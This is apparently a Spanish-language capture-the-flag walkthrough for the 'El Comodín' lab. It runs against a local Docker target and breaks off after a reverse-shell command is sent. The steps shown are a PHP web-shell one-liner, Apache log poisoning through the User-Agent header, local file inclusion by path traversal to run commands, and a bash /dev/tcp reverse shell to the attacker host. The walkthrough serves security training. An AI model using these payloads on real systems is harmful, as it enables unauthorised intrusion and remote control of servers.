

Solución al lab EL COMODIN (nivel medio)

```
chifay@kali: ~/Whoami-Labs/EL COMODIN
Session Actions Edit View Help

Whoami-Labs

LABORATORIO: El Comodín
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde el_comodin.tar...

Laboratorio: El Comodín
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/EL COMODIN
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/EL COMODIN
(chifay@kali) - [~/Whoami-Labs/EL COMODIN]
$ nmap -p- -sV -sC -sS -vVv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_el_comodin
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 10:40 -0600

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd (broken: not found: directory given in 'secure_chroot_dir':/var/run/vsftpd/empty)
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u6 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:9d:7e:c8:2f:9c:66:3d:0e:f6:cc:8e:65:9e:72:fc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDE9Id9neh0FPrYZDmTWroUhiaUFMymNnjGvnuEgMUe6ZghxVQLKt2SWxkqzrJzMBjwVNM47bzCYNPk69a
LGJxHCpmbjzm7/01bTP0iaOUgX1Ycw0yCIPa9f7NtL0urBPtYfCrFHK+p8bXtED6N5PlkZyiPqVVQCyMGyV5UpdoBihapJo+I10RTTrS3SmxF9y3sXxRV+zi2i
QMwSKZQTSfAe3Cfi3LaTxp0HefxLBIRUktS8C9VoJkF+PL4gru2EvIsLAEzc+LK1hNWNtW9ymhS96qRtgLgqDC/ennRrrBsIoDs01MGuKS/Efr/SKR+sqWG7Z
R508Ao4FS8SggJ3mXaov6Pw2wdUna/w4iHnUYttb6eSd/q3Pa5/wQEa8sEoFow0a06tFWjsuLiSE9nUp003SD4QzUD4qC0SmjXj79Mrj4F76AA8pBpeehMkU
gOQ4PFLWtQp5xykXWsi6dk0gnLmjOHUxma8TXn9QynBxdMxys1SoC7RLmFPtW52D1vL0=
|   256 38:85:f0:40:87:32:fb:81:7b:5f:03:27:c9:81:21:56 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBILluurepZaJBfYpd8ME3+oaEXT1ZAut+OU3iJa3qUsnnOr
ibBcmx4uhFDWTD5v36apTQRpQtisvpvpxnAa8H2M=
|   256 ee:46:a7:03:35:3d:40:89:c0:0a:d6:5d:cb:47:b1:54 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFDah2S0osKxoax9vHciVNrZxbwoZMP1KjmS05Qc8Ke
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-title: Global CyberCorp - Secure Solutions
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 8E:06:5A:30:40:79 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios encontrados 21 ftp (vsftpd), 22 ssh (OpenSSH 8.4p1) y 80 http (Apache httpd 2.4.67)


Inspección visual página principal

```
← → ↺ 🏠 Not Secure http://172.17.0.2 ☆ ⬇️ 🗑️ 📁 ☰
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
GLOBALCYBERCORP
Inicio Servicios Carreras Contacto
Infraestructura Inteligente
Líderes mundiales en despliegue de microservicios y seguridad perimetral.
Nuestra Visión
Automatización total y seguridad sin fisuras.
© 2026 Global CyberCorp. Todos los derechos reservados. | Internal Panel
```

Código fuente

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Global CyberCorp - Secure Solutions</title>
5 <link rel='stylesheet' href='css/style.css'>
6 </head>
7 <body>
8 <header>
9 <div class='logo'><strong>GLOBAL</strong>CYBERCORP</div>
10 <nav>
11 <a href='?page=home.php'>Inicio</a>
12 <a href='?page=services.php'>Servicios</a>
13 <a href='?page=careers.php'>Carreras</a>
14 <a href='?page=contact.php'>Contacto</a>
15 </nav>
16 </header>
17 <div class='container'>
18 <h1>Infraestructura Inteligente</h1><p>Líderes mundiales en despliegue de microservicios y seguridad perimetral.</p><div
19 class='card'><h3>Nuestra Visión</h3><p>Automatización total y seguridad sin fisuras.</p></div> </div>
20 </body>
21 </html>
22 <footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
```


Página Servicios



Código fuente

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Global CyberCorp - Secure Solutions</title>
5 <link rel='stylesheet' href='css/style.css'>
6 </head>
7 <body>
8 <header>
9 <div class='logo'><strong>GLOBAL</strong>CYBERCORP</div>
10 <nav>
11 <a href='?page=home.php'>Inicio</a>
12 <a href='?page=services.php'>Servicios</a>
13 <a href='?page=careers.php'>Carreras</a>
14 <a href='?page=contact.php'>Contacto</a>
15 </nav>
16 </header>
17 <div class='container'>
18 <h1>Nuestros Servicios</h1><p>Consultoría avanzada en Cloud Computing, Pentesting y Gestión de Activos.</p> </div>
19 <footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
20 </body>
21 </html>
22
```

Página Carreras



Código fuente

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Global CyberCorp - Secure Solutions</title>
5   <link rel='stylesheet' href='css/style.css'>
6 </head>
7 <body>
8   <header>
9     <div class='logo'><strong>GLOBAL</strong>-CYBERCORP</div>
10    <nav>
11      <a href='?page=home.php'>Inicio</a>
12      <a href='?page=services.php'>Servicios</a>
13      <a href='?page=careers.php'>Carreras</a>
14      <a href='?page=contact.php'>Contacto</a>
15    </nav>
16  </header>
17  <div class='container'>
18    <h1>Únete a nuestro equipo</h1>
19    <p>Buscamos expertos en Red Teaming y DevOps. Sube tu CV para aplicar.</p>
20    <div class='card'>
21      <form action='?page=careers.php' method='POST' enctype='multipart/form-data'>
22        <input type='file' name='cv' id='cv'>
23        <input type='submit' value='Enviar Aplicación'>
24      </form>
25    </div> </div>
26    <footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
27 </body>
28 </html>
29
```

Página Contacto

← → ↻ 🏠 Not Secure http://172.17.0.2/?page=contact.php 🔍 ☆ ⬇️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

GLOBALCYBERCORP

[Inicio](#) [Servicios](#) [Carreras](#) [Contacto](#)

Contacto

Envíenos un mensaje y nuestro equipo de soporte le contactará.


Nombre:

© 2026 Global CyberCorp. Todos los derechos reservados. | [Internal Panel](#)


Código fuente

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Global CyberCorp - Secure Solutions</title>
5   <link rel='stylesheet' href='css/style.css'>
6 </head>
7 <body>
8   <header>
9     <div class='logo'><strong>GLOBAL</strong>-CYBERCORP</div>
10    <nav>
11      <a href='?page=home.php'>Inicio</a>
12      <a href='?page=services.php'>Servicios</a>
13      <a href='?page=careers.php'>Carreras</a>
14      <a href='?page=contact.php'>Contacto</a>
15    </nav>
16  </header>
17  <div class='container'>
18    <h1>Contacto</h1><p>Envíenos un mensaje y nuestro equipo de soporte le contactará.</p><div class='card'><form><label>Nombre:</label><br><input
type='text' style='width:100%; background:#0f172a; border:1px solid #334155; color:white; padding:0.5rem; border-radius:5px;'><br><br><input
type='submit' value='Enviar'></form></div> </div>
19    <footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
20 </body>
21 </html>
22
```



Página Internal Panel




Código fuente



Feroxbuster



Cuando inspeccionamos el sitio notamos que las páginas son invocadas con ?page= lo que nos indica posible LFI



Vamos a probar subir un archivo php, primero lo crearemos

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$
```

← → ↻ 🏠 Not Secure http://172.17.0.2/?page=careers.php 🔍 ☆ ⬇️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

GLOBALCYBERCORP

[Inicio](#) [Servicios](#) [Carreras](#) [Contacto](#)

Únete a nuestro equipo

Buscamos expertos en Red Teaming y DevOps. Sube tu CV para aplicar.

No file selected.

Error: Solo se permiten formatos PDF y DOCX.

© 2026 Global CyberCorp. Todos los derechos reservados. | [Internal Panel](#)

Al añadirle la extensión pdf

← → ↻ 🏠 Not Secure http://172.17.0.2/?page=careers.php 🔍 ☆ ⬇️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

GLOBALCYBERCORP

[Inicio](#) [Servicios](#) [Carreras](#) [Contacto](#)

Únete a nuestro equipo

Buscamos expertos en Red Teaming y DevOps. Sube tu CV para aplicar.

No file selected.

Archivo subido con éxito. Revisaremos su perfil.

© 2026 Global CyberCorp. Todos los derechos reservados. | [Internal Panel](#)

Veamos en /uploads

← → ↻ 🏠 Not Secure http://172.17.0.2/uploads/ 🔍 ☆ ⬇️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /uploads

Name	Last modified	Size	Description
📁 Parent Directory		-	

Apache/2.4.67 (Debian) Server at 172.17.0.2 Port 80

Probaremos si es susceptible a Log Poisoning

Primero inyectaremos código php en el user agent

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s -H "User-Agent: <?php system('id'); ?>" "http://172.17.0.2/?page=home.php"
<!DOCTYPE html>
<html>
<head>
  <title>Global CyberCorp - Secure Solutions</title>
  <link rel='stylesheet' href='css/style.css'>
</head>
<body>
  <header>
    <div class='logo'><strong>GLOBAL</strong>CYBERCORP</div>
    <nav>
      <a href='?page=home.php'>Inicio</a>
      <a href='?page=services.php'>Servicios</a>
      <a href='?page=careers.php'>Carreras</a>
      <a href='?page=contact.php'>Contacto</a>
    </nav>
  </header>
  <div class='container'>
    <h1>Infraestructura Inteligente</h1><p>Líderes mundiales en despliegue de microservicios y seguridad perimetral.</p><div class='card'><h3>Nuestra Visión</h3><p>Automatización total y seguridad sin fisuras.</p></div> </div>
    <footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
  </body>
</html>
```

Verificación en el log

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../../../var/log/apache2/access.log" | tail -15
172.17.0.1 - - [13/Aug/2026:17:11:35 +0000] "GET /uploads/ HTTP/1.1" 200 947 "-" "curl/8.21.0"
172.17.0.1 - - [13/Aug/2026:17:11:51 +0000] "GET /uploads/ HTTP/1.1" 200 677 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.17.0.1 - - [13/Aug/2026:17:11:51 +0000] "GET /icons/blank.gif HTTP/1.1" 200 431 "http://172.17.0.2/uploads/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.17.0.1 - - [13/Aug/2026:17:12:05 +0000] "POST /?page=careers.php HTTP/1.1" 200 848 "http://172.17.0.2/?page=careers.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.17.0.1 - - [13/Aug/2026:17:15:25 +0000] "GET /uploads/shell.php.pdf HTTP/1.1" 404 473 "-" "curl/8.21.0"
172.17.0.1 - - [13/Aug/2026:17:16:03 +0000] "GET /?page=../../../../../../var/www/html/uploads/shell.php.pdf&cmd=id HTTP/1.1" 200 834 "-" "curl/8.21.0"
172.17.0.1 - - [13/Aug/2026:17:16:49 +0000] "GET /uploads/shell.php.pdf&cmd=id HTTP/1.1" 404 473 "-" "curl/8.21.0"
172.17.0.1 - - [13/Aug/2026:17:17:10 +0000] "GET /?page=../../../../../../var/www/uploads/shell.php.pdf&cmd=id HTTP/1.1" 200 834 "-" "curl/8.21.0"
172.17.0.1 - - [13/Aug/2026:17:22:46 +0000] "GET /?page=../../../../../../var/log/apache2/access.log HTTP/1.1" 200 7963276 "-" "curl/8.21.0"
172.17.0.1 - - [13/Aug/2026:17:23:10 +0000] "GET /?page=home.php HTTP/1.1" 200 1052 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)"
</div>
<footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
</body>
</html>
```

Lo siguiente sería inyectar una web shell

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s -H "User-Agent: <?php system($_GET['cmd']); ?>" "http://172.17.0.2/?page=home.php"
<!DOCTYPE html>
<html>
<head>
  <title>Global CyberCorp - Secure Solutions</title>
  <link rel='stylesheet' href='css/style.css'>
</head>
<body>
  <header>
    <div class='logo'><strong>GLOBAL</strong>CYBERCORP</div>
    <nav>
      <a href='?page=home.php'>Inicio</a>
      <a href='?page=services.php'>Servicios</a>
      <a href='?page=careers.php'>Carreras</a>
      <a href='?page=contact.php'>Contacto</a>
    </nav>
  </header>
  <div class='container'>
    <h1>Infraestructura Inteligente</h1><p>Líderes mundiales en despliegue de microservicios y seguridad perimetral.</p><div class='card'><h3>Nuestra Visión</h3><p>Automatización total y seguridad sin fisuras.</p></div> </div>
    <footer>&copy; 2026 Global CyberCorp. Todos los derechos reservados. | <a href='admin/'>Internal Panel</a></footer>
  </body>
</html>
```


Ejecución de comando

id

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../../../var/log/apache2/access.log&cmd=id" | tail -20
127.0.0.1 - - [13/Aug/2026:17:26:08 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:09 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:10 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:11 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:12 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:13 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
172.17.0.1 - - [13/Aug/2026:18:02:29 +0000] "GET /?page=home.php HTTP/1.1" 200 1052 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)"
```

whoami

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../../../var/log/apache2/access.log&cmd=whoami" | tail -20
127.0.0.1 - - [13/Aug/2026:17:26:09 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:10 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:11 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:12 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:13 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
172.17.0.1 - - [13/Aug/2026:18:02:29 +0000] "GET /?page=home.php HTTP/1.1" 200 1052 "-" "www-data"
```

ls -al /

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../../../var/log/apache2/access.log&cmd=ls%20-la%20/" | tail -50
127.0.0.1 - - [13/Aug/2026:17:26:04 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:05 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:06 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:07 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:08 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:09 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:10 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:11 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:12 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:13 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
172.17.0.1 - - [13/Aug/2026:18:02:29 +0000] "GET /?page=home.php HTTP/1.1" 200 1052 "-" "total 88"
```

```

drwxr-xr-x 1 root root 4096 Aug 13 16:39 .
drwxr-xr-x 1 root root 4096 Aug 13 16:39 ..
-rwxr-xr-x 1 root root 0 Aug 13 16:39 .dockerenv
drwxr-xr-x 1 root root 4096 Aug 13 16:40 backup
drwxr-xr-x 1 root root 4096 May 9 18:22 bin
drwxr-xr-x 2 root root 4096 Aug 14 2024 boot
drwxr-xr-x 5 root root 340 Aug 13 16:39 dev
drwxr-xr-x 1 root root 4096 Aug 13 16:39 etc
drwxr-xr-x 1 root root 4096 May 9 18:23 home
drwxr-xr-x 1 root root 4096 May 9 18:23 lib
drwxr-xr-x 2 root root 4096 May 5 00:00 lib64
drwxr-xr-x 2 root root 4096 May 5 00:00 media
drwxr-xr-x 2 root root 4096 May 5 00:00 mnt
drwxr-xr-x 2 root root 4096 May 5 00:00 opt
dr-xr-xr-x 428 root root 0 Aug 13 16:39 proc
drwxr-xr-x 1 root root 4096 May 9 18:23 root
drwxr-xr-x 1 root root 4096 Aug 13 16:39 run
drwxr-xr-x 1 root root 4096 May 9 18:22 sbin
drwxr-xr-x 1 root root 4096 May 9 18:22 srv
-rwxr-xr-x 1 root root 210 May 9 18:23 start.sh
dr-xr-xr-x 13 root root 0 Aug 13 16:39 sys
drwxrwxrwt 1 root root 4096 Aug 13 17:12 tmp
drwxr-xr-x 1 root root 4096 May 5 00:00 usr
drwxr-xr-x 1 root root 4096 May 9 18:22 var
"

```

Búsqueda de la bandera de usuario

```

(chifay@kali)-[~/Whoami-Labs/EL_COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../../../var/log/apache2/access.log&cmd=find%20/%20-name%20user.txt%20>/dev/null" | tail -20
127.0.0.1 - - [13/Aug/2026:17:26:11 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:12 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:13 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
172.17.0.1 - - [13/Aug/2026:18:02:29 +0000] "GET /?page=home.php HTTP/1.1" 200 1052 "-" "/var/www/user.txt"
"

```

Visualización del contenido de la bandera de usuario

```

(chifay@kali)-[~/Whoami-Labs/EL_COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../../../var/log/apache2/access.log&cmd=cat%20/var/www/user.txt" | tail -20
127.0.0.1 - - [13/Aug/2026:17:26:12 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
127.0.0.1 - - [13/Aug/2026:17:26:13 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.67 (Debian) (internal dummy connection)"
172.17.0.1 - - [13/Aug/2026:18:02:29 +0000] "GET /?page=home.php HTTP/1.1" 200 1052 "-" "CronLabs{XXXXXXXXXX}"
"

```

Verificación de la bandera de usuario


```
chifay@kali: ~/Whoami-Labs/EL COMODIN
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/EL COMODIN
chifay@kali: ~/Whoami-Labs/EL COMODIN

Whoami-Labs

LABORATORIO: El Comodín
DIFICULTAD: medio [★★★★★☆☆]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde el_comodin.tar...

Laboratorio: El Comodín
Dificultad: ★★★★★☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: CronLabs{ }
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Ahora vamos a intentar ejecutar una shell reversa

Primero ponemos una terminal a escuchar con nc

```
chifay@kali: ~/Whoami-Labs/EL COMODIN
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/EL COMODIN
chifay@kali: ~/Whoami-Labs/EL COMODIN
chifay@kali: ~/Whoami-Labs/EL COMODIN

(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Luego ejecutamos un código para reverse shell siempre desde nuestra web shell

```
(chifay@kali)-[~/Whoami-Labs/EL COMODIN]
$ curl -s "http://172.17.0.2/?page=../../../../var/log/apache2/access.log&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/4444%20%3E%26%27"
```

La terminal se queda como procesando, lo que significa que hemos logrado establecer una reverse shell, regresemos a la terminal que dejamos en escucha

```
chifay@kali: ~/Whoami-Labs/EL COMODIN
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/EL COMODIN
